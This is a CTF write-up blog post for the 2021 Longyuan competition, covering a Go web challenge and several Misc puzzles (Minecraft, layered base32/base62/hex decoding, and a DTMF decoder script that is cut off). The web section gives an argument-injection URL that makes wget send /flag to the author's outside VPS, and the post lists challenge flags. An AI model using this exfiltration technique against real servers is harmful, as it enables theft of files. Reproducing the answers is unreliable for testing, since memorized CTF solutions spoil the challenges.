

陇原战“疫”2021网络安全大赛Writeup

原创

Le1a 于 2021-11-08 14:35:24 发布 5517 收藏 3

分类专栏: [CTF](#) 文章标签: [web安全](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_52091458/article/details/121207290

版权



[CTF 专栏收录该内容](#)

12 篇文章 3 订阅

订阅专栏

Web


CheckIN

源代码的这两处:

```
137
138     func getController(c *gin.Context) {
139
140
141
142     cmd := exec.Command("/bin/wget", c.QueryArray("argv")[1:]...)
143     err := cmd.Run()
144     if err != nil {
145         fmt.Println("error: ", err)
146     }
147
148     c.String(http.StatusOK, "Nothing")
149 }
150
151
152
207     })
208     })
209
210     router.POST("/proxy", MiddleWare(), proxyController)
211     router.GET("/wget", getController)
212     router.POST("/login", loginController)
213
214     _ = router.Run("0.0.0.0:8080") // listen and serve on 0.0
215 }
```

```
207     })
208     })
209
210     router.POST("/proxy", MiddleWare(), proxyController)
211     router.GET("/wget", getController)
212     router.POST("/login", loginController)
213
214     _ = router.Run("0.0.0.0:8080") // listen and serve on 0.0
215 }
```


先尝试访问/wget: /wget?argv=a, 看出来这里应该是可以进行攻击的了



接着尝试利用wget的 `--post-file` 进行数据外带，读取源代码

在自己VPS开个监听并且构造：

```
/wget?argv=a&argv=--post-file&argv=/flag&argv=http://1.14.92.24:8008/
```



拿到flag：

```
flag{6e6f4abf-f38c-4d30-8cccd-e0bc0012a13f}
```

Misc

打败病毒

下载附件，发现是MC，根据描述来看应该是杀掉BOSS之后就能获得flag

题目

解题快手榜

×

打败病毒

200


在陇原大地上，一个冠状病毒悄然进入，袭击了众多人，作为一名战士，你为了保护陇原大地，独自去了冠状病毒的居住地，开始了与病毒的战斗

出题人：f00001111@天命

 v1.zip

Flag

提交



进入游戏，首先肯定是要给自己来称手一把好剑啦，直接输入指令 `/give @p minecraft:diamond_sword 1 0 {ench:[{id:16,lvl:32727}]}`，想获得附魔的钻石剑，但是提示权限不过，应该是这个mod禁用了作弊。

但是这难不倒咱们老MC玩家了，直接选择对局域网开放，并且勾选上允许作弊，游戏模式选择创造模式，然后就能输入刚才的指令获得钻石剑了




这里的是有一个穿越的门的，跳进去就会到另外一个时空，里面是有boss的，但是进去了之后我们在一个平台上，到达不了龙的位置，所以要进入创造模式，输入 `/gamemode 1`，现在双击空格就能飞起来了



对着这条龙就是一刀斩！打死了之后有个墓碑，看起来也是一个传送门



进去之后，就提醒通关了，然后给了一串base编码





11F9sACbBBBBWKTiC1YDtNF2yIEfThXdfIGPxF

通过base62解码得到flag

The screenshot shows the CyberChef interface with the following details:

- Recipe:** From Base62
- Input:** 11F9sACbBBBBWKTiC1YDtNF2yIEfThXdfIGPxF
- Output:** SETCTF{Fi9ht1ng_3ItH_V1rUs}
- Statistics:** start: 0, end: 27, time: 1ms, length: 27, lines: 1
- Buttons:** STEP, BAKE!, Auto Bake

flag为:

SETCTF{Fi9ht1ng_3ItH_V1rUs}

soEasyCheckin

下载附件得到一串base编码，但是直接解开会乱码，仔细观察发现其中夹杂着一个 \$ 符号

GY4TKYLDMU2GEOBZMFSTKOBVMFRWKNTBMRQTGZJVM14WEM3FG5Q
 WIOBZMU2TSMRVMNSTQYRQHEYGKNRZGY4DOZJWHE4DQZLFHA4DOYL
 BMU3TSNDCGFSTKODGHBRGKNJZGY4DIZJVHA2WCY3FGZQWIYJTMU2TQ
 NLBMNSTMYLEMEZWKNRZGVQWGZJUMI4DSYLFGU4TEODDMU4GEMBZ
 GBSTQOBXMFQWKNNZZGRRDCZJWHE3DQN3FGY4TQODFMU2TQZRYMJST
 KOJWHA2GKNTCGM4TKZJWMIZGEYTFHA4DOYLBMU3TSNDCGFSTKODGH
 BRGKNJZGY4DIZJVHA2WCY3FGZQWIYJTMU2TQNLBMNSTMYLEMEZWKNJ
 YMY4GEZJVHE3DQNDFGY4TKYLDMU2GEOBZMFSTKOBVMFRWKNTBMRQ
 TGZJYMFTDSYLFGRGMYJRMU4DQN3BMFSTOOJUMIYWKNJYGVQWGZJ
 WMFSGCM3FGZRDGOJVMU3GEMTCMSTKJYRZMIZWKN3BMQ4DSZJVMH2WCY3FGZQ
 DQY3FHBRAOJQMU2WEOLCGNSTOYLEHA4WKNRZGVQWGZJUMI4DSYLF
 FGZRDGOJVMU3GEMTCMSTKJYRZMIZWKN3BMQ4DSZJVMH2WCY3FGZQ
 WIYJTMU3GEMBZGFSTIYRYMJRGKNJYGVQWGZJWMFSGCM3FHBQWMOL
 BMU2GEZTBGFSTQOBXMFQWKNNZZGRRDCZJWHE3DQY3FHBRAOJQMU3
 DSNRG0\$TMOJYHBSWKNLCHFRDGZJXMFSDQOLFGU4GMODCMU2TSNR
 YGRSTQOBXMFQWKNNZZGRRDCZJWHE3DQY3FHBRAOJQMU3
 KOLCMJSGKNJYGVQWGZJWMFSGCM3FGZRDAOJRMU2GEODCMJSTKOBV
 MFRWKNTBMRQTGZJVBTDQYTFGU4TMOBUMU3TQODCFGSTKOLCMJSG
 KNJZGI4GGZJYMIYDSMDFH4DOYLBMU3TSNDCGFSTKJYRZMIZWKN3BM
 Q4DSZJWHE2WCY3FGRRDQOLBMU2TQNLBMNSTMYLEMEZWKNRZGVQW
 GZJUMI4DSYLFGU4TEODDMU4GEMBZGBSTQOBXMFQWKNNZZGRRDCZJW
 MIZTSNLFGZRDEYTCMU4GCZRZMFSTIYTGMEMWKNJZGI4GGZJYMIYDSMA
 =

于是尝试去解前半部分的base，发现是base32

Last build: A year ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!

Options About / Support

Recipe	Input	Output
From Base32 Alphabet A-Z2-7= <input checked="" type="checkbox"/> Remove non-alphabet chars	<pre>MU2WEOLCGNSTOYLEHA4WKNJZGI4GGZJYMIYDSMDFH4DOYLBMU3TSNDCGFSTKJYRZMIZWKN3BMQ4DSZJVM14WEM3FG5QWIOBZM U4DQN3BMFSTOOJUMIYWKNTCGM4TKZJWMIZGEYTFGU4GMODCMU2TSNRYGRSTKJYRZMIZWKN3BMQ4DSZJVM14WEM3FG5QWIOBZM 3GEMBZGFSTIYRYMJRGKNJYGVQWGZJWMFSGCM3FGY4TKYLDMU2GE0BZMFSTK0SHBRWKODCGA4TAZJWHE3DQN3FGY4TQODFMU2 WEOLCGNSTOYLEHA4WKNZHYBRDZJZHFRGEZDFGU4DKYLDMU3GCZDBGNISTM0JVMFRWNKNDCHA4WCZJVMH2WCY3FGZQWIYJTMU4G CZRZMFSTIYTYGMEYWK0BYG5QWZCZJXHE2GEMLFGU4TEODDMU4GEMBZGBSTMYRQHEYWKNDCDHRGEZJVM14WEM3FG5QWIOBZM3 ODCGFSTKOLCMJSGKNJYGVQWGZJWMFSGCM3FGY4TKYLDMU2GE0BZMFSTK0BVRWIKNTBMRQTGZJVM14WEM3FG5QWIOBZM3 RYMNSTQYRQHEYGKNRZGYZ4D0ZJWHE4DQZLFA4DOYLBMU3TSNDCGFSTK0DGHBRGKNJZGY4DIZJVMH2WCY3FGZQWIYJTMU2TQNL BNMNSTMYLEMEZWKNRZGVQWGZJUMI4DSYLFGU4TEODDMU4GEMBZGBSTQOBXMFQWKNNZZGRDCZJWHE3DQN3FGY4TQODFMU2TQZRY M0STK0JWHA2GKNTCGM4TKZJWMIZGEYTFHA4DOYLBMU3TSNDCGFSTK0DGHBRGKNJZGY4DIZJVMH2WCY3FGZQWIYJTMU2TQNLBM NSTMYLEMEZWKNJYMY4GEZJVMH2WCY3DQNDFGY4TKYLDMU2GE0BZMFSTK0BVRWIKNTBMRQTGZJYMFDSYLFGRGMYJRMU4DQN3BMF STOOJUMYWKNJYGVQWGZJWMFSGCM3FGZRDGOJVMU3GEMTCM1STK0JSHBRWKODCGA4TAZJWHE3DQY3FHBRAOJQMU2WEOLCGNS TOYLEHA4WKNRZGVQWGZJUMI4DSYLFGU4TEODDMU4GEMBZGBSTQOBXMFQWKNNZZGRDCZJWHE3DQY3FHBRAOJQMU3GEMBZGFST IYRYM3RGNJYGVQWGZJWMFSGCM3FHBQWMOLBMU2GEZTBGFSTQOBXMFQWKNNZZGRDCZJWHE3DQY3FHBRAOJQMU3DSNRG0</pre>	<pre>e5b9b3e7ad89e5928ce8b090e887aae794b1e5b9b3e7ad89e5b9b3e7ad89e887aae794b1e6b395e6b2bbe58f8be59684e5 b9b3e7ad89e5b9b3e7ad89e6b091e4b8bbe585ace6ada3e695ace4b89ae5928ce8b090e69687e6988ee5b9b3e7ad89e788 b1e59bde585ace6ada3e695ace4b89ae585ace6ada3e8af9ae5928ce8b090e69687e6988ee5b9b3e7ad89e788b1e59bde585ace6ada3e695ace4b89ae585ace6ada3e695ace4b89ae5928ce8b090e69687e6988ee5b9b3 e7ad89e788b1e59bde585ace6ada3e695ace4b89ae585ace6ada3e5b9b3e7ad89e5928ce8b090e69687e6988ee5b9b3 94b1e58f8be59684e585ace6ada3e585ace6ada3e695ace4b89ae5928ce8b090e887aae794b1e69687e6988ee58f8be59 84e6b395e6b2bbe887aae794b1e58f8be59684e585ace6ada3e585ace6ada3e58f8be59684e695ace4b89ae585ace6ada3 e8af9ae4bfa1e887aae794b1e585ace6ada3e6b395e6b2bbe5928ce8b090e5928ce8b090e5b9b3e7ad89e695ace4b89ae6 b395e6b2bbe5b9b3e7ad89e585ace6ada3e6b091e4b8bbe585ace6ada3e8af9ae4bfa1e887aae794b1e5928ce8b090e696 88</pre>
STEP	BAKE! <input checked="" type="checkbox"/> Auto Bake	

```
e5b9b3e7ad89e5928ce8b090e887aae794b1e5b9b3e7ad89e5b9b3e7ad89e887aae794b1e6b395e6b2bbe58f8be59684e5b9b3e7ad89e5b9b3e7ad89e6b091e4b8bbe585ace6ada3e695ace4b89ae5928ce8b090e69687e6988ee5b9b3e7ad89e788b1e59bbde585ace6ada3e695ace4b89ae585ace6ada3e8af9ae4bfa1e887aae794b1e5928ce8b090e6b091e4b8bbe5b9b3e7ad89e788b1e59bbde585ace6ada3e695ace4b89ae585ace6ada3e5b9b3e7ad89e5928ce8b090e69687e6988ee58f8be59684e6b395e6b2bbe887aae794b1e58f8be59684e585ace6ada3e585ace6ada3e695ace4b89ae5928ce8b090e887aae794b1e69687e6988ee58f8be59684e6b395e6b2bbe887aae794b1e58f8be59684e585ace6ada3e585ace6ada3e58f8be59684e695ace4b89ae585ace6ada3e8af9ae4bfa1e887aae794b1e585ace6ada3e6b395e6b2bbe5928ce8b090e5928ce8b090e5b9b3e7ad89e695ace4b89ae6b395e6b2bbe5b9b3e7ad89e585ace6ada3e6b091e4b8bbe585ace6ada3e8af9ae4bfa1e887aae794b1e5928ce8b090e69688
```

hex解码得到：

```
平等和谐自由平等平等自由法治友善平等平等民主公正敬业和谐文明平等爱国公正敬业公正诚信自由和谐民主平等爱国公正敬业公正平等和谐文明  
自由友善公正公正敬业和谐自由文明友善法治自由友善公正公正友善敬业公正诚信自由公正法治和谐和平等敬业法治平等公正民主公正诚信自由  
和谐
```

核心价值观解码报错了，最后发现把最后的和谐两个字去除就行了

The screenshot shows a web-based tool for encoding core values. At the top, there is an orange error box with the text "Error: Assert Error". Below it, the page title is "AmanCTF - 核心价值观编码" and the subtitle is "核心价值观加密/解密". The main content area contains the encoded text: "平等和谐自由平等平等自由法治友善平等平等民主公正敬业和谐文明平等爱国公正敬业公正诚信自由和谐民主平等爱国公正敬业公正平等和谐文明自由友善公正公正敬业和谐自由文明友善法治自由友善公正公正友善敬业公正诚信自由公正法治和谐和平等敬业法治平等公正民主公正诚信自由和谐". At the bottom left are two buttons: "加密" (Encrypt) and "解密" (Decrypt). On the right side, there is a "返回" (Back) button.

解码得到前半部分得flag：

```
SET{Qi2Xin1Xie2Li4-Long3Yuan}
```

后半部分同样是base32，按道理来说可以直接解开，但是这里乱码了，原因是长度不够，于是在前面添上777

Recipe

From Base32

Alphabet
A-Z2-7=

Remove non-alphabet chars

Input

```
[TMOJYHBSWKNLCHFRDGZJXMFSDQOLFGU4GMODCMU2TSNRYGRSTQOBXMFQWKNZGRRDCZJVHA2WCY3FGZQWIYJTMU3TQODCGFSTK
OLCMJSGKNJYGVQWGZJWMFSGCM3FGZRDAOJRMU2GEODCMJSTKOBVMFRWKNTBMRQTGZJVHBTDQYTFGU4TMOBUMU3TQODCGFSTKOL
CMJSGKNJZGI4GGZJYMIYDSMDFHA4DOYLBMU3TSNDCGFSTKYZMZWKN3BMQ4DSZJWHE2WCY3FGRRDQOLBMU2TQNLBMNSTMYLEM
EZWKNRZGVQWGZJUMI4DSYLFGU4TEODDMU4GEMBZGSTQOBXMFQWKNZGRRDCZJWMIZTSNLFGZRDEYTCMU4GCZRZMFSTIYTGMEY
WKNJZGI4GGZJYMIYDSMA=
```

Output

time: 1ms
length: 257
lines: 1

```
...2^2.±.±.2.^2..2..3.12....2...^o^2...1.2...^o±2.0^20.2...1.2..±122...^o±2.0^20.2.1...2.1.112...^o
±2.0^20.2..3.12....2...1.2..±122...1^2.1...2...^o^2...1.2.±.±.2.^2...^o±2.1..^o^2...^o±2.0^20.2...^o
±2.1..^o^2...1^2.1...2...^o^2...1.2.1...2.1.112.0^3.^o^2.130.2....1^2.1...
```

Recipe

From Base32

Alphabet
A-Z2-7=

Remove non-alphabet chars

Input

```
777TMOJYHBSWKNLCHFRDGZJXMFSDQOLFGU4GMODCMU2TSNRYGRSTQOBXMFQWKNZGRRDCZJVHA2WCY3FGZQWIYJTMU3TQODCGF
STKOLCMJSGKNJYGVQWGZJWMFSGCM3FGZRDAOJRMU2GEODCMJSTKOBVMFRWKNTBMRQTGZJVHBTDQYTFGU4TMOBUMU3TQODCGFST
KOLCMJSGKNJZGI4GGZJYMIYDSMDFHA4DOYLBMU3TSNDCGFSTKYZMZWKN3BMQ4DSZJWHE2WCY3FGRRDQOLBMU2TQNLBMNSTMY
LEMEZWKNRZGVQWGZJUMI4DSYLFGU4TEODDMU4GEMBZGSTQOBXMFQWKNZGRRDCZJWMIZTSNLFGZRDEYTCMU4GCZRZMFSTIYTG
MEYWKNJZGI4GGZJYMIYDSMA=
```

Output

start: 2 time: 0ms
end: 259 length: 259
lines: 1

```
ÿÿ698ee5b9b3e7ad89e58f8be59684e887aae794b1e585ace6ada3e788b1e59bbde585ace6ada3e6b091e4b8bbe585ace
6ada3e58f8be59684e788b1e59bbde5928ce8b090e887aae794b1e5b9b3e7ad89e695ace4b89ae585ace6ada3e695ace4b
89ae5928ce8b090e887aae794b1e6b395e6b2bbe8af9ae4bfa1e5928ce8b090
```

可以得到：

```
698ee5b9b3e7ad89e58f8be59684e887aae794b1e585ace6ada3e788b1e59bbde585ace6ada3e6b091e4b8bbe585ace6ada3e58f8be5968
4e788b1e59bbde5928ce8b090e887aae794b1e5b9b3e7ad89e695ace4b89ae585ace6ada3e695ace4b89ae5928ce8b090e887aae794b1e6b
395e6b2bbe8af9ae4bfa1e5928ce8b090
```

这里hex解码又是乱码，把第一个6删掉，再解码得到 平等友善自由公正爱国公正民主公正友善爱国和谐自由平等敬业公正敬业和谐自由法治诚信和谐

[Unicode编码](#)[UTF-8编码](#)[URL编码/解码](#)[Unix时间戳](#)[Ascii/Native编码互转](#)[Hex编码/解码](#)

◆◆平等友善自由公正爱国公正民主公正友善爱国和谐自由平等敬业公正敬业和谐自由法治诚信和谐

utf-8

[Hex编码](#)[Hex解码](#)[清空结果](#)

再解码得到 **Zhan4Yi4**,但是注意少了一个数字，因为每一个拼音后面都有一个数字，在前半段

flag **SET{Qi2Xin1Xie2Li4-Long3Yuan}** 中的Yuan后面肯定是有1个数字的，经过一个一个试，最终得到是2

所以完整flag为：

SET{Qi2Xin1Xie2Li4-Long3Yuan2Zhan4Yi4}

SOS

下载附件，又是MC，这次不是打怪了，这次一进去，就听到了拨号的音，然后旁边是很多按钮，通过踩下这些按钮，旁边就落下来一些东西



通过这些就可以猜想 通过DTMF的脚本来识别这段拨号音频，得到按键的循序，通过这个顺序依次踩下按钮，用手机将音频录制下来，然后转为wav格式的音频

DTMF脚本地址：<https://github.com/ribt/dtmf-decoder>

DTMF脚本：

```
#!/usr/bin/env python3
```

```

import numpy as np
import matplotlib.pyplot as plt
from scipy.io import wavfile
import argparse

dtmf = {(697, 1209): "1", (697, 1336): "2", (697, 1477): "3", (770, 1209): "4", (770, 1336): "5", (770, 1477): "6",
          (852, 1209): "7", (852, 1336): "8", (852, 1477): "9", (941, 1209): "*", (941, 1336): "0", (941, 1477): "#",
          (697, 1633): "A", (770, 1633): "B", (852, 1633): "C", (941, 1633): "D"}
```

parser = argparse.ArgumentParser(description="Extract phone numbers from an audio recording of the dial tones.")

parser.add_argument("-v", "--verbose", help="show a complete timeline", action="store_true")

parser.add_argument("-l", "--left", help="left channel only (if the sound is stereo)", action="store_true")

parser.add_argument("-r", "--right", help="right channel only (if the sound is stereo)", action="store_true")

parser.add_argument("-d", "--debug", help="show graphs to debug", action="store_true")

parser.add_argument("-t", type=int, metavar="F", help="acceptable frequency error (in hertz, 20 by default)", default=20)

parser.add_argument("-i", type=float, metavar='T', help="process by T seconds intervals (0.04 by default)", default=0.04)

parser.add_argument('file', type=argparse.FileType('r'))

args = parser.parse_args()

file = args.file.name

try:

fps, data = wavfile.read(file)

except FileNotFoundError:

print("No such file:", file)

exit()

except ValueError:

print("Impossible to read:", file)

print("Please give a wav file.")

exit()

if args.left and not args.right:

if len(data.shape) == 2 and data.shape[1] == 2:

data = np.array([i[0] for i in data])

elif len(data.shape) == 1:

print("Warning: The sound is mono so the -l option was ignored.")

else:

print("Warning: The sound is not mono and not stereo (" + str(data.shape[1]) + " canals)... so the -l option was ignored.")

elif args.right and not args.left:

if len(data.shape) == 2 and data.shape[1] == 2:

data = np.array([i[1] for i in data])

elif len(data.shape) == 1:

print("Warning: the sound is mono so the -r option was ignored.")

else:

print("Warning: The sound is not mono and not stereo (" + str(data.shape[1]) + " canals)... so the -r option was ignored.")

else:

if len(data.shape) == 2:

data = data.sum(axis=1) # stereo

```

precision = args.i

duration = len(data) / fps

step = int(len(data) // (duration // precision))

debug = args.debug
verbose = args.verbose
c = ""

if debug:
    print(
        "Warning:\nThe debug mode is very uncomfortable: you need to close each window to continue.\nFeel free to kill the process doing CTRL+C and then close the window.\n")

if verbose:
    print("0:00 ", end='', flush=True)

try:
    for i in range(0, len(data) - step, step):
        signal = data[i:i + step]

        if debug:
            plt.subplot(311)
            plt.subplots_adjust(hspace=0.5)
            plt.title("audio (entire signal)")
            plt.plot(data)
            plt.xticks([])
            plt.yticks([])
            plt.axvline(x=i, linewidth=1, color='red')
            plt.axvline(x=i + step, linewidth=1, color='red')
            plt.subplot(312)
            plt.title("analysed frame")
            plt.plot(signal)
            plt.xticks([])
            plt.yticks([])

        frequencies = np.fft.fftfreq(signal.size, d=1 / fps)
        amplitudes = np.fft.fft(signal)

        # Low
        i_min = np.where(frequencies > 0)[0][0]
        i_max = np.where(frequencies > 1050)[0][0]

        freq = frequencies[i_min:i_max]
        amp = abs(amplitudes.real[i_min:i_max])

        lf = freq[np.where(amp == max(amp))[0][0]]

        delta = args.t
        best = 0

        for f in [697, 770, 852, 941]:
            if abs(lf - f) < delta:
                delta = abs(lf - f)
                best = f

        if debug:
